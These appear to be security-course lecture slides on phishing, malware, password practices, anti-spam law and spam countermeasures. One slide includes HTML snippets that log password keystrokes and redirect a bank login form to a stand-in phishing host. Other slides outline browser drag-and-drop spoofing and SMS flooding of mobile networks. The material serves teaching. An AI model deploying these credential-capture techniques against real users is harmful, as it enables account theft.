- Only 24% of users could tell a spoofed HTTP amazon.com from a genuine HTTPS amazon.com

Phishing Attacks (ctd)

Phishers have started using self-signed certificates and similar techniques to fool users (“secured phishing”)

In self-signing, you become your own CA [...] most people don't know that self-signed certificates exist

— Susan Larson, Surfcontrol

- Security firm Netcraft recorded 450 cases of secured phishing in 2005, the first year that records were kept
 - Self-signed certs
 - Certs for soundalike domains
 - Cross-site scripting to insert content into banking web sites
 - Frame injection to " " " " " "
- Many bank sites (e.g. MasterCard, Barclays) are insecurely coded and allow these types of attack

Phishing Attacks (ctd)

Example secured phishing site: visa-secure.com

- Uses phishing email from visa.com to send users to the site
- The real Visa uses similar naming, e.g. verifiedbyvisa.com, visabuxx.com
- Site uses an SSL certificate to “authenticate” itself
We use advanced SSL encryption technology to ensure confidential information cannot be viewed, intercepted, or altered
 - visa-secure.com phishing site
- Site is (was) hosted in Taiwan

Phishing Attacks (ctd)

Consumers underestimate the threat

- Sept/Oct 2004 AOL survey examined 329 home computers
- 70% of users believed they were safe
- 85% had antivirus software
 - 67% of it was out of date

A large proportion of [virus-infected] systems had some form of Norton AV installed, and EVERY SINGLE ONE had a virus subscription which had lapsed. Entirely useless in protecting those computers

— Slashdot

Phishing Attacks (ctd)

- AusCERT study in 2006 found that the most popular anti-virus programs had an 80% miss rate

I had a class full of students this semester [...] the second assignment was to write a virus that would pass the anti-virus software, and all of them did by the following week

— Matt Blaze, 2004 Security Protocols workshop

One customer had over 3000 instances of some 30 or 40 viruses on her computer, some of which required some alternative methods to remove since they were locked when in safe mode and encrypted so you couldn't scan with a boot CD. After 4 scans taking about 6 hours I managed to get the spyware gone, and also in between had made note of viruses I needed to manually purge

— Geek Squad employee.

Phishing Attacks (ctd)

People expect Hollywood-style effects from malware

- Exploding panels
- Sparks flying from the case
- Crashing alien spacecraft

Modern malware is designed to be as undetectable as possible

- No visible effect \Rightarrow it's not there
I ran this Anna Kournikova thing and nothing happened. Why not?
 - Anti-virus vendor support call

Phishing Attacks (ctd)

80% of surveyed users were infected with adware and spyware

Most consumers believe that the threat is less than it is and the protection they have is better than it is

— Andrew Burke, CEO of BT Entertainment

Geek-speak confuses users

- AOL UK survey found that 84% of users had no idea what phishing was
- 39% knew what a trojan was (in the US it's a condom brand)
- Only 25% knew what spyware was
 - 10% of those thought it was for keeping an eye on your spouse's email/web use

Phishing Attacks (ctd)

Attacker controls the DNS

- Server compromise
 - 10% of DNS servers scanned in late 2005 were vulnerable to DNS cache poisoning
 - Used in one attack to redirect visitors to `cnn.com` and `msn.com` to spyware sites
- Bribing/blackmailing ISPs
- Virus changes the victim's DNS server entries ("pharming")
 - Can be used to disable security updates
 - (Fake) `windowsupdate.com`: Your system is up to date and doesn't need any security fixes
- Script in phishing email rewrites the victim's `hosts` file
 - As for direct DNS compromise

Phishing Attacks (ctd)

- Many DNS providers ignore TTL's
 - Invalid DNS entries can take weeks to correct

Trojans control the victim's PC

- Sniff keystrokes, mouse clicks, images of graphical "virtual keyboards"
- Render copies of genuine bank pages from the browser cache

Trojan installs itself as a browser help object (BHO)

- Watches for access to a who's who of banking sites around the world
- Captures banking details before they go into the SSL layer

Set up bogus blogs loaded with viruses/trojans

- Malware on blogs gets around email filters

Phishing Attacks (ctd)

Use typo-squatting to install malware

- `googkle.com` infects visitors with trojans, backdoors, and spyware
- Popups redirect to third-party sites loaded with downloader scripts
- Use assorted exploits to download more tools containing further exploit code
- Just one of these downloaded exploit packages contains two backdoors, two trojan droppers, a proxy trojan, a spyware trojan, and a further trojan downloader
- Another trojan dropper infects the Windows system folder and modifies the `hosts` file to prevent access to anti-virus sites
- Another generates a fake virus alert and directs the user to another trojan-riddled site

Phishing Attacks (ctd)

Fake out standard Windows dialog boxes

- “Your computer clock may be wrong, click here”
- “Your computers is vulnerable to attack, click here” (!!)

Example: Glieder trojan

Phase 1, multiple fast-deploying variants sneak past AV software before virus signatures can be propagated

- Disable Windows XP Firewall and Security Center

Phase 2, connects to a list of URLs to download Fantibag malware

- Disables anti-virus software and other protection mechanisms
- Blocks access to anti-virus vendors
- Blocks access to Windows Update

Phase 3, Mitglieder malware contains the actual payload

- The attacker now owns the machine for use in botnets, spamming, DDoS, keystroke logging, etc

Example: Hybris worm

Plug-in modules were encrypted with XTEA and digitally signed with a 1024-bit RSA key

- Modules were obtained from web sites or newsgroups

Modules ('muazzins') included

- Windows help file infector
- Polymorphic Windows executable infector
 - Could also infect executables 'through' a CRC16/CRC32/CRC48
- DOS .EXE infector
- RAR/ZIP/ARJ infector
- Word, Excel infectors
- SubSeven backdoor dropper

Example: Hybris worm (ctd)

- Module to retrieve plugins from web servers
- Module to retrieve plugins from news servers
- General-purpose dropper
- WSOCK32.DLL infection stealth module
- DoS module
- Antivirus web-site blocker module
- Antivirus uninstall/database corruptor module
- SOAP-based email generator

Phishing Attacks (ctd)

Target children

- Offer free games, song lyrics, video game cheats, free iPods, ...
Kids are targeted because they are easy to manipulate
— Kraig Lane, Symantec
- `topconverting.com` bundled spyware with simple games, online game avatars, custom emoticons for IM software, and other trinkets that appeal to children
When I talk to parents, you can always spot the parents with boys who are gamers. They say “I have adware and spyware everywhere”
— Child safety expert Parry Aftab

Phishing Attacks (ctd)

Spyware via the affiliate model

- Pay others to infect users with spyware/adware/trojans
- `iframedollars.biz` pays webmasters 6 cents for each infected machine
- Their exploit drops at least 9 pieces of malware, including backdoors, trojans, spyware, and adware

Piggback malware on legitimate software

- CoolWebSearch co-installs a mail zombie and a keystroke logger
- Gathers credit card numbers, social security numbers, usernames, passwords, ...

Phishing Attacks (ctd)

Use a web site's ability to control the browser to spoof the browser UI

- The entire MSIE UI is completely spoofable by web sites, e.g.:
 - User clicks on a (fake) link on a web page
 - Attacker's code gets an `OnMouseDown` event
 - Moves an offscreen file-upload control to under the mouse cursor
 - Generates `OnDragStart` event using the `dragDrop` method
 - Gets the `OnDragStart` event and inserts the filename of its choice
 - User has now uploaded the file of the attacker's choosing to the server

Phishing Attacks (ctd)

- Infinite spoofing variants possible
 - Intercept the `MouseDown` event
 - Move the window the mouse is over (generating the “drag”)
 - Permit the click to continue to the `MouseUp`
 - Result is a drag-and-drop of anything on the local system to the remote system
- Overlay a minimal data-entry window over the real site’s login screen
 - This trick was used to attack Citibank
- Create a complete fake browser window
 - Seeing MSIE come up when you’re using KDE is very strange

Phishing Attacks (ctd)

- Use Javascript keyboard monitoring to grab plaintext passwords

```
<form>
  <input type="hidden" name="phishing" value="">
  <input type="password" name="password"
    onKeyPress="this.form.phishing.value +=
String.fromCharCode(event.keyCode);">
</form>
```
- Use domain rewriting to send a login elsewhere

```
<form action="http://www.bankofamerica.com">
  <input type="password" name="password">
  <input type="submit" value="submit"
    onClick=`this.form.action=
"http://www.phishing.com"`>
</form>
```

Phishing Attacks (ctd)

- Infinite variants possible
 - Create a mock password field that echoes '*'s and stashes the password elsewhere
 - Create a mock password field as above that submits each keystroke as it's entered to a phishing site

Use these methods for further attacks

- Drop active content into the user's Favourites folder
 - Content is now in the trusted local zone
 - Tell the browser to render (= execute) it
- Drop an executable into the Startup folder
 - Has been used to install the Backdoor.Sokeven trojan via a spam "unsubscribe link"

Phishing Attacks (ctd)

Mozilla via its XUL UI is probably no more secure than IE

Core Wars in the UI

- Phishers and developers battling it out in the user interface

Example: Grams egold siphoner

Invades the victim's PC via the usual attack vectors

Uses OLE automation to spoof the user's actions

- Uses the `IConnectionPointContainer` OLE object to register event sinks for the `IWebBrowser2` interface
- Checks for accesses to `e-gold.com`
- After user has logged on, uses `IWebBrowser2::Navigate` to copy the account balance window to a second, hidden window
- Uses `IHTMLInputHiddenElement::get_value` to obtain account balance
- Uses OLE to set `Payee_Account` and `Amount`
- Uses `IHTMLInputElement::click` to submit the form
- Waits for the verification page and again submits the form

Example: Grams egold siphoner (ctd)


This method of account looting bypasses all authentication methods employed by banking institutions, and is expected to become very popular [...] Since the trojan uses the victim's established SSL session and does not connect out on its own, it can bypass personal and corporate firewalls and evade IDS devices

— LURHQ security advisory on the trojan

Phishing as a Semantic Attack

Attacker uses the computing infrastructure to fool the victim into thinking they're doing A when they're doing B

- Infrastructure is working exactly as designed
- No overt compromise is necessary (although it can help)
- c.f. vase vs. two faces trompe l'oeil image



Give a man a fish and he eats for a day
Teach a man to phish and his net worth quickly exceeds your own

— Nelson Bolyard

Phishing as a Semantic Attack (ctd)

Attacks are getting better and better

- HCI testing with 500M users
- Attacks that succeed are reused
- Attacks that fail are dropped

HCI researchers have found that their studies make them much better at attacking users

- How long before the phishers employ HCI researchers in the same way that spammers employ linguistics researchers?

Phishing as a Semantic Attack (ctd)

Anti-virus firm MailFrontier reports that

- 28% of test subjects fell for phishing email
 - 20% regarded genuine email confirming a purchase as fake
- Many users are defaulting to not trusting any message that seems to be from one of the institutions they do business with. This inability to communicate with customers is a denial of service attack unlike any we've ever seen before
- Paul Judge, CTO, Ciphertrust

Password Fatigue

Users are overwhelmed with passwords

- InfoSecurity Europe survey found that office workers averaged four passwords daily
- Were required to change them daily, monthly, or quarterly
 - No study has ever shown any value in forced password changes
 - Forced frequent password changes = equivalent of a dog turning around three times before lying down
 - Extensive (anecdotal) evidence shows that it harms security
- People wrote passwords on public whiteboards (“I think they rub it off before the cleaners arrive”), use sports teams + date, pet + date, car + date, ...

Password Fatigue (ctd)

Trivial social engineering will get most user's passwords

- “We’re doing a survey of theatregoers, you can win free theatre tickets” (InfoSec Europe)
- 95-100% of those surveyed revealed their name, address, pet’s name, mother’s maiden name (MMN), name of their first school, date of birth (DOB), ...
 - School + MMN are frequently used by UK banks for verification

Password Fatigue (ctd)

Even blatant social engineering will work

- 71% of users revealed their passwords (directly or indirectly) in exchange for a chocolate easter egg + social engineering
- Example: Stated that password = favourite sports team + date, then later mentioned the sports team

“Live phishing” experiment in Central Park, NY

- Give people a t-shirt for filling out a survey
- 70% divulged their MMN
- 90% revealed their place and date of birth

Password Fatigue (ctd)

Smart cards/biometrics won't help

- Both are yes-boxes: Respond with “Yes” whenever they're queried

Proper solution involves a challenge-response calculator

- Accept a challenge from the server
- Verify the server using the challenge
 - Critical step: Verify the server's authenticity *before* sending your own credentials
 - Stops phishing attacks dead
 - Current authentication mechanisms focus almost exclusively on authenticating the client only

continues...

Password Fatigue (ctd)

...continued

- Generate a response for the user to transmit to the server
- Provides mutual authentication of both parties
 - No user credentials are sent until the server has been verified
- Even RSA Data Security, the creators of Verisign, are now pushing for this approach

The proper course is for the computer industry to create a comprehensive method and infrastructure for site verification — mutual authentication by both site host and user. Most authentication is about knowing who the user is — but the user wants the same level of assurance that he's dealing with the right/trusted site

— Trends and Attitudes in Info.Sec. - An RSA Security eBook.

Password Fatigue (ctd)

The most elegant solution has the token read the server information from the computer screen

- Hold the token up to the indicated area on the monitor
- Server sends details via an optical pattern
- Token verifies the server and generates a response

Phishing Defences

Watch for a flood of referrals to your site from an unknown IP address

- Doesn't work when virtual servers are being used

Don't send customers mail with links to click on

- "Visit our home page and follow the XYZ link"
- This will drive your sales guys nuts...

Don't allow users to open accounts or change their address online

- Require paper mail communication / person-to-person exchange of information

Phishing Defences (ctd)

Don't use popups to obtain data from users

- Standard legit-site spoofing technique used by phishers
- MasterCard SecureCode uses a popup to obtain extra PIN data

Use a two-phase login

- First page (HTTP) asks for the user's name
- Second page (HTTPS) asks for the user's password
 - Decorate the second, password page with user-specific information
 - Train users to be suspicious if this information isn't displayed
- Almost all non-US banks do this
- The majority of US banks *don't* do this

Phishing Defences (ctd)

Perform mutual authentication of both parties

- Challenge-response mechanism authenticates users *and* businesses
 - Shared-secret SSL (without any need for expensive certificates) does exactly this
 - Appears to the user just like standard SSL
- Existing approaches focus almost exclusively on authenticating the user
- Expensive to deploy, but you can pay now or pay later

A Miami businessman is suing Bank of America over \$90,000 he says was stolen from his online banking account [via phishing] ... could become a class-action suit

— Miami Sun-Sentinel

Phishing Defences (ctd)

Use a PwdHash-style mechanism to create per-site unique passwords

- Hashes a user password, site ID, and nonce
- Ensures that
 - Each site has a different (hashed) password
 - No site ever knows the user's actual password

Maintain a client-side history of sites accessed via SSL

- Warn the user if they're accessing a new domain
- The SSH known-hosts mechanism, detects server spoofing

Phishing Defences (ctd)

Warn users when certificates from rarely-used CAs are encountered

- Browsers, mailers contain over 100 built-in CAs, many of which are completely unknown

Allow users to specify spending limits for online accounts

- \$500/month max for books and CDs, \$5000/month max for travel and accommodation, zero for food, ...
- Credit card vendors already break down purchases into different categories for billing purposes

Phishing Defences (ctd)

Require out-of-band verification if floor limits for unusual transactions are exceeded

- “Ah, our customer must be travelling in Nigeria and wanting to transfer all his money to a bank in Anguilla at 3 o’clock in the morning, of course we’ll allow that”
- (If you’re travelling to an obscure country, try withdrawing money from there and see if your bank checks up on you)

Require customers to explicitly enable remote access as they do for cellphone roaming

- Just a simple measure like a call to or from an account holder’s number will defeat remote attackers

Phishing Defences (ctd)

Don’t tie authorisation to obvious identifiers like SSNs

- Once identity becomes an asset, like any asset it becomes a target for theft
- Authenticate the transaction, not the person
- You can’t go into a bank and say “Hi, I’m Bob, give me my money”; you can do it via the Internet

High-tech financial firms are selling, sharing, and haemorrhaging personal data like a leaky dam [...] Consumers can walk into virtually any electronics store with an empty wallet and walk out with a \$3,000 television set. All that’s required is a social security number attached to a decent credit rating. As long as these stolen nine digits are worth \$3,000 or more, criminals will always find a way to take them.

— MSNBC

The Phishing Outlook

Balance is strongly tilted in favour of the bad guys

In a recent survey, 31% of online shoppers said they were buying less than before because of security issues

— LA Times

6% of consumers (12 million) have changed banks and 18% (39 million) have stopped shopping online due to concerns that their personal information will be stolen [...] nearly half of consumers would be willing to switch their accounts to financial institutions they perceived as having stronger theft detection and alert services

— The Wall Street Journal

The Phishing Outlook (ctd)

Even if no actual fraud occurs, consumer suspicion of legitimate online interactions [...] far outweigh the direct costs [of phishing] to financial institutions

— Financial Services Technology Consortium

The economics of online fraud are so much in favour of the criminals that, at least for now, a continued increase in phishing activity is all but certain

— Brian Krebs, Washington Post

- CSO Magazine has a 19-page article “How a Bookmaker and a Whiz Kid Took On an Extortionist — and Won” on the 9-month, \$1M battle it took to bring down a single online attacker

Anti-Spam Legislation

You can call me spam queen, I don't really care. As long as I'm not breaking any laws, you don't have to love me or like what I do for a living

— Wall Street Journal spammer interview

Theory: Some spammers may not want to become criminals just to send spam

- Much spam already violates the law (every kind of fraud, indecency laws, electronic trespass/hacking, etc etc)
- Like passing a law requiring bank robbers to wear ties

Anti-Spam Legislation (ctd)

What is spam?

- “I'll know it when I see it”

Defining spam also (implicitly) defines non-spam

- Spammers will alter spam to qualify as non-spam
- Legislation will (inadvertently) *legitimise* spam!

The same problem was encountered with spyware definition attempts

- Consistent definitions allowed spyware vendors to work within the loopholes in the definition

Opt-in legislation is only marginally better

- At what point does a sender require your permission to send you mail?

Anti-Spam Legislation (ctd)

US corporates are experts at end-runs around opt-in legislation

- “We won’t sell your details to third parties
 - Rent or exchange them
- Medical insurers: “Sign this unlimited waiver or go elsewhere for medical care”
- Permission-based email marketers buy addresses from web-sites with dubious privacy policies
 - Spammer is a “partner” or “affiliate” for the site
 - Spammer now has a “prior relationship” with the victim and can send all the spam they like

US CAN-SPAM Act

Spammer-endorsed spam legislation

- You know this one’s going to be good...
- Spam volume *increased* after the law was passed

Rushed through Congress in a hurry to pre-empt California’s strict opt-in law before it took effect on 1 January 2004

All of the law’s provisions are trivially circumvented

Use non-promotional content to classify your spam as non-spam

Fact of the day

BUY V1AGRA NOW!

US CAN-SPAM Act (ctd)

Provide (invalid) unsubscribe link

- Spammers don't care about unsubscribe mechanisms, you're going to get their spam whether you want it or not
- Use it to validate live email addresses
- Use it to plant viruses/trojans

Click here to become infected

- See section on drag-and-drop spoofing

Provide a snail-mail address in Ouagadougou

- Variation: Provide a random PO box number in some country with a long delivery time

US CAN-SPAM Act (ctd)

Many variations of unsubscribe trickery exist

- Opt-out address actually works, but simply returns a request to submit the request in writing (“the unsubscribe facility is temporarily unavailable”)
- Use a throwaway hotmail or yahoo address that you never check
 - CAN-SPAM says the address must be valid for 30 days after you spam
- Link to someone else's opt-out address/web page (!!)

Disguise the snail-mail address

- Use HTML rendering tricks to create legitimate-appearing addresses that can't be seen by filters

US CAN-SPAM Act (ctd)

Register the domain name 6 hours after sending the spam and shut it down after another 12 hours

- Spam is sent late at night, domain goes live in morning
- Minimises exposure, doesn't use a spoofed address
- Wreaks havoc on DNS servers as MTAs continue to look up no-longer-existent addresses

US CAN-SPAM Act (ctd)

At best the CAN-SPAM features are completely ineffective

- At worst they aid the spammers (unsubscribe trickery)

Compliance with CAN-SPAM

- January 2004 Introduced
- April 2004 3%
- June 2004 1%
- August 2004 0.5%

In 2008, after reviewing comments submitted three years earlier, the FTC revised CAN-SPAM to make it even more ineffective...

- Makes opt-out almost impossible for consumers

US CAN-SPAM Act (ctd)

Also known as the I-CAN-SPAM Act

- First prosecution, of “Phoenix Avatar”, didn’t occur until a full year after the act was passed
- Spammer was given a suspended sentence and barred from violating CAN-SPAM again
- First conviction wasn’t until 2007, *four years* after the law was passed!
 - Offender was also convicted of wire fraud, witness harassment, ...

US CAN-SPAM Act (ctd)

National legislation pre-empts stricter state legislation

- Its main effect is to legitimise spam designed to exploit it
 - Florida Attorney General used it to spam Floridians during his election campaign
 - Fourth Circuit Court of Appeals ruled that it negated state legislation
- High-profile initial prosecutions will encourage pseudo-compliance to avoid further prosecutions
 - Like antibiotics creating super-bugs
 - Actually it isn’t even encouraging pseudo-compliance...

CAN-SPAM is a toothless tiger that nullifies most aspects of every state’s anti-spam legislation and leaves spam victims without meaningful legal recourse

— Dan Appelman, Heller Ehrman, White & McAuliffe, LLC

US CAN-SPAM Act (ctd)

Example of CAN-SPAM in action

- AOL employee Jason Smathers steals 92 million email addresses
- Theft was carried out using another AOL employee's access codes
- Smathers sells the addresses to spammers for \$100,000
- Pleads guilty to this in court
 - The judge had had to close his own AOL account because of excessive spam
- None of this was considered a crime under CAN-SPAM
I'm not prepared to go ahead [...] I need to be satisfied that a crime has been created [sic]
— Judge Alvin Hellerstein, Manhattan federal court

US CAN-SPAM Act (ctd)

- Peter Cavicchia, the Secret Service agent who spearheaded the Smathers investigation, later had his T-Mobile account compromised and sensitive Secret Service documents lifted from his account as part of a total breach of T-Mobile online security
 - The good guys got off worse than the bad guys

Judges don't take the law seriously

- Bennet Haselton's informal survey: No-one had ever won a case against a spammer in small claims court
You know what I think about these cases? They stink. This is the stupidest law in the world [...] it just takes up court time and it's absolutely stupid
— Judge Peter Nault, Issaquah District Court

US CAN-SPAM Act (ctd)

Spammer is taken to small claims court by Bennet Haselton

- Spammer denies it in court
- Plaintiff produces a recording of the spammer offering to “blast out 5 million for \$500, I could mail out like 2 million, \$100 per million [...] it’s a United-States-based company but they pump everything through China and then it comes back to the United States”
 - Judge Karlie Jorgensen dismisses the case
- Plaintiff files a motion to reconsider
 - Judge dismisses it without reading it
- Plaintiff complains to the Commission for Judicial Misconduct
 - After a year of inaction, they dismiss the complaint

US CAN-SPAM Act (ctd)

Attempts to do an end-run around I-CAN-SPAM by prosecuting offenders using other legislation

- Sotelo v. DirectRevenue claimed trespass to chattels by a spyware vendor
- Court ruled that “interference” (rather than explicit damage) was sufficient to proceed
 - Spyware interfered with and damaged [the plaintiff’s] personal property, namely his computer and Internet connection
 - Chicago federal trial court

More detailed overview of legal issues in “Surreptitious Code and the Law”, Fred H.Cate

UK Spam Legislation

UK law is no better

- Riddled with loopholes
Spammers can fill up people's work email with adverts for Viagra, child porn and money laundering scams without their permission
— Guardian newspaper
- European spam gangs are moving to the UK because of its spam-friendly environment
 - A number of major spam brokers are based in the UK because of thisA fine has never been handed down and, according to insiders, is unlikely to be
— Guardian newspaper

UK Spam Legislation (ctd)

In the UK, phishing sites are protected by the Computer Misuse Act

- Daniel Cuthbert, security consultant at ABN Amro, makes a £30 donation to a tsunami relief site
- Site looks somewhat suspicious, so he checks a few other pages on the site to make sure that it's not a phishing site
- This triggers an IDS at British Telecom
continues...

UK Spam Legislation (ctd)

... *continued*

- Cuthbert is prosecuted, convicted, fined, and loses his job
We welcome today's verdict in a case which fully tested the computer crime legislation and hope it sends a reassuring message to the general public

— DC Robert Burls, Metropolitan Police
Computer Crime Unit

The message: Perform a check on a (potential) phishing site, go to jail

- Secondary message: If you do discover a phishing site in this manner, you can't tell the police about it

UK Spam Legislation (ctd)

In further news, the UK government is proud of the fact that in late 2005 the UK had more botnets than any other country

We should celebrate that we are number one for [botnet] infections. It says something about our importance and the value within UK Plc

— Nigel Hickson, head of European e-commerce and telecoms regulation, UK Department of Trade and Industry

Lets hope that the value of being number one in infections isn't extended to bird flu

— Response from the audience

Other Countries' Spam Legislation

Each prosecution is reported in the media

- They're so rare that they're newsworthy

Australia's first prosecution took two years after the law was passed

- Like the US and UK, Australia's anti-spam law is very weak, and contains many loopholes

“I have a solution...”

Build a wall around the Internet and only let the good guys in

Can never work: In order to have perimeter security, you first need a perimeter

- The Internet is 800 million Manchurian candidates waiting to activate

The Red Green security model

Remember, I'm pullin' for ya... we're all in this together

- We're not all in this together
- Some of us work for them
- Some of us are controlled by them (but don't know it)
- 2006 IronPort study shows 80% of spam comes from botnets

Political Problems with Build-a-Wall

Everyone would have to upgrade to modern email clients

[Security plugins] are better than a root canal, but not better than a regular filling

— Matt Hamrick, Cryptonomicon

- Sysadmins often won't patch years-old security holes, let alone fix obscure email issues

Who manages access control?

- Existing blacklists work because they're voluntary
- Blacklist could block thousands of domains (e.g. a Class C block) because of one open relay
- System requires policies, appeal procedures, etc etc etc

Political Problems with Build-a-Wall (ctd)

Requires a global secure access control mechanism

- Something like a PKI, but not as simple

Unheard-of restriction on freedom to communicate

- Even the most oppressive regimes still allowed you to send letters

Unacceptable overhead for authentication

- Existing mail systems barely cope

Other Problems

Closed communities

- Refuse to accept mail from someone you don't know
You don't exist, go away
- Need to predict in advance everyone who'll ever send mail to you
 - Change of address
 - Using someone else's PC to send mail
 - Sales inquiry
 - etc etc etc
- Single large list: Spammers will be on it
- Many small lists: Too hard to manage, no-one can talk unless you're on the "good list"

Build-a-Wall Example: Reverse Lookup

Prevents use of (outright) forged addresses

- Various proposals exist
 - Designated Mailers Protocol (DMP)
 - Reverse Mail Exchanger (RMX)
 - Sender Permitted From/Sender Policy Framework (SPF)
- IETF MTA Authorization Records in DNS (MARID) working group formed to work on this
- Assumes that domains are associated with static IP addresses
 - Many systems can't provide the requested reverse MX
 - Vanity domains
 - Mobile users
- Various kludges possible
 - Controlled relaying for known hosts/users

Build-a-Wall Example: Reverse Lookup (ctd)

Attempts to implement this in practice have had limited success

- AT&T WorldNet disabled it again after 24 hours due to excessive mail losses

Because of the unreliable nature of the technique, some messages were never delivered, without either sender or recipient being notified of the missed message

— News.com

You'd be surprised how few networks are properly configured to provide correct reverse domain name service

— Ray Everett-Church, EPrivacy Group

Reverse Lookup Example : SPF

Technical problems

- Other proposals used path authentication (server to server)
 - Handled by (usually) well-managed servers
- SPF used message authentication (end-user to end-user)
 - Handled by your Aunt Ethel
 - Microsoft sells more email client software than server software

IP problems

- Microsoft filed for patents on portions of Sender-ID/SPF
- Details weren't provided to the IETF until it was too late
- The Apache Foundation and Debian Project (two large OSS players) opposed SPF because of this

Reverse Lookup Example : SPF (ctd)

PR problems

- The media pounced on SPF as the silver bullet for all spam problems

When SPF foundered, Microsoft tried the political/ publicity route for Sender-ID

- Peddled it to the US government via the FTC
- Persuaded AOL and other large organisations to publicly endorse it

Way forward is unclear

- Microsoft is still pushing Sender-ID
- Remnants of the MARID working group are looking at alternative proposals

SPF in Practice

Predictions of SPF et al (in)effectiveness

- Myself: Will be rendered ineffective in 6-12 months
 - Spammers will simply move to compromised known hosts
- Anti-virus researcher: Will be ineffective within weeks
 - Spammers can adapt far more quickly than that
 - Average time to issue a patch in 2005: 54 days
 - Average time to create an exploit: 6 days

SPF in Practice (ctd)

We were both wrong...

- Spammers are adopting SPF faster than legitimate users
 - More spam (12%) passes SPF checks than legitimate email (2%)
- It failed in negative time!
 - SpamAssassin weights messages from SPF hosts with a -0.001 score because of its negligible value in controlling spam

Checking identity papers is a complete waste of time. If anyone can be counted on to have valid papers, it will be the terrorists

— Colonel Mathieu, “The Battle of Algiers”

Build-a-Wall Example : Reverse Lookup (ctd)

The work [is] an excellent example of how to not design security protocols. This was all about marketing, commercial interests, patent claims, giving interviews, spreading wrong information, undermining development, propaganda. It completely lacked proper protocol design, a precise specification of the attack to defend against, engineering of security mechanisms. It was a kind of religious war

— Hadmut Danisch (creator of RMX) on the cypherpunks list

A threat model was finally specified in late 2006 as part of the DomainKeys Identified Mail (DKIM) work (RFC 4686)

Sender-pays Mail

Spam is effective because it's free

- To make it less effective, make it non-free

Hashcash

- Sender: I have some mail for you
- Receiver: Please submit the solution to the following problem
 - Receiver computes in $O(1)$ time
 - Sender computes in $O(1000)$ time
- Receiver-controlled rate limiting
- Sender pays in CPU time to send mail
 - Requires large bot-nets to defeat
 - Needs to be used in conjunction with whitelists for mailing lists

Sender-pays Mail (ctd)

Only works if everyone does it

- The fax machine effect
- Need to convince sendmail, Microsoft, qmail, Postfix to implement it
 - Others would be forced to follow

Who manages the billing?

- 15 years of work on micropayments haven't produced any (practically) useful results

Breaks mailing lists

- Use white-lists for trusted partners
- Drop unpaid mail into quarantine

Sender-pays Mail (ctd)

Discriminates against low-powered clients

- A few seconds on a 3GHz P4 is an hour on a PalmPilot

Proof of resource consumption just wastes resources

- Cycles should be applied usefully
 - Bread Pudding Protocol is a proposal to do this
 - c.f. SETI@home
- “I’ll only talk to you on the phone if you prove you’ve burned a \$20 note”

Attack: Use someone else’s CPU time to send your spam

- Hordes of bots/zombies sending spam for you

Sender-pays Mail (ctd)

Users really, *really* hate paying for email

- Email is effective because it’s free
- There’s a reason why everyone uses email and not Telex, EDI, CompuServe, ...

In practice it doesn’t work

- Need to set threshold low enough to not affect legitimate users
- Spammers have vastly more processing power (via compromised PCs) than legitimate users
 - Can’t affect spammers without affecting legitimate users

The software equivalent of Maxwell’s demon: Only the bad guys are affected

Virus Throttles

Limits the damage caused by compromised hosts

- Limit outgoing connections to 0.5–1 connection per second (cps)
 - Code Red ran at 200 cps
 - SQL Slammer peaked at 30,000(!) pps (using UDP)
- Suspend programs that make too many connections at too high a rate

Variations on throttling mechanisms

- Rate of failed connections (catches random address probing)
- Rate of first-contact connections (doesn't penalise repeated connects to the same host)
- Connections not preceded by DNS lookups (catches probing)

Virus Throttles (ctd)

HP Labs studied this in great detail

- No noticeable effect on users
 - Only sites like ad servers were affected
 - Non-MSIE browsers block these sites anyway
- Virus damage was massively reduced

Virus Throttles (ctd)

THIS SHOULD BE MICROSOFT'S #1 PRIORITY SECURITY FIX

- Electronic equivalent of a firebreak: You'll never be able to prevent the problem, but you can at least limit the damage when it occurs
- MSIE was 5 years behind everyone else in supporting ad blocking
- Adding virus throttling would be an admission that Windows is a petri dish

MS attempted to add it in Windows XP SP2, but got it wrong (the "4226 bug")

- Broken implementation will train users to disable it

Virus Throttles (ctd)

Requires special-case handling for P2P software

- Most P2P apps rely on opening connections to many peers at once
- Many peers are offline/unreachable
 - Stealth firewalls don't return a RST
- The 10 half-open connection limit of WinXP SP2 is quickly reached
 - Typical half-open connection count for a P2P app is 50
 - Number of new connections per second can reach 200+

Other Solutions

Termination of spammers pour discourager les autres has been proposed at various times

- Russia's most notorious spammer, Vardan Kushnir, was beaten to death with a heavy object in his apartment
- Some of the news headlines
 - “The Spammer Had it Coming”
 - “Ignoble Death Becomes Russia's Top Spammer”
 - “An Ultimate Solution to the Spam Problem”

VoIP Spam

Spam over Internet telephony (spit)

Use compromised PCs to phone out sales pitches

- Outlawed in the US over POTS lines
- Marketers would *love* to have this re-enabled
- VoIP spam isn't covered by current regulations such as do-not-call lists

Qovia's proof-of-concept VoIP mass-caller makes 1,000 synthetic calls every five seconds

- Another test using a single laptop took down a call centre and filled its voicemail server in two hours

VoIP Spam (ctd)

Use humans to make the calls

- Cheap labour in India, Pakistan, ...
- Cheap phonecalls via VoIP
- Companies can't block these calls without jeopardising their common carrier status
 - Common carrier = allow nondiscriminatory use in exchange for liability protection for misuse

VoIP Spam (ctd)

VoIP mail boxes dutifully record every message that they receive

- Humans will hang up within seconds
- VoIP providers will need to massively expand storage to store VoIP voicemail spam

Blind net users are already affected by this

- Deleting spam via text-to-speech is unworkable

VoIP could use a Reverse Turing Test to weed out automated callers

“Please enter the following four-digit number...”

“If I own a cat and a dog, how many pets do I have?”

No worse than the usual voice-mail maze

Other Types of Spam

Instant Messaging spam (spim)

- Much like email spam, sent from compromised PCs, etc

Blog spam (splog)

- Use bots to generate thousands of blog entries pointing to your site
 - Direct attack: Redirect readers to the site
 - Indirect attack: Google poisoning to inflate your site's ratings
- Place pay-per-click ads on splogs
 - Bait content is copied from other sources via bots or web syndication feeds
 - Content is loaded with keywords for search engines

Other Types of Spam (ctd)

SMS/text messaging spam

- Use Internet → phone network gateways to send spam
- So much vital (non-text message) traffic is now carried via SMS that it's not possible to close these gateways

SMS can also be used to shut down the mobile phone network

- A mobile network typically allocates one time slot per multiframe to its standalone dedicated control channel (SDCCH)
- Remaining slots are traffic channels (TCH)
 - TCHs are held open for long periods of time, SMS over the SDCCH is one-off

Other Types of Spam (ctd)

- Each new SDCCH or TCH session requires a setup process
 - Flooding the SDCCH with SMS texts prevents any new TCHs from being set up

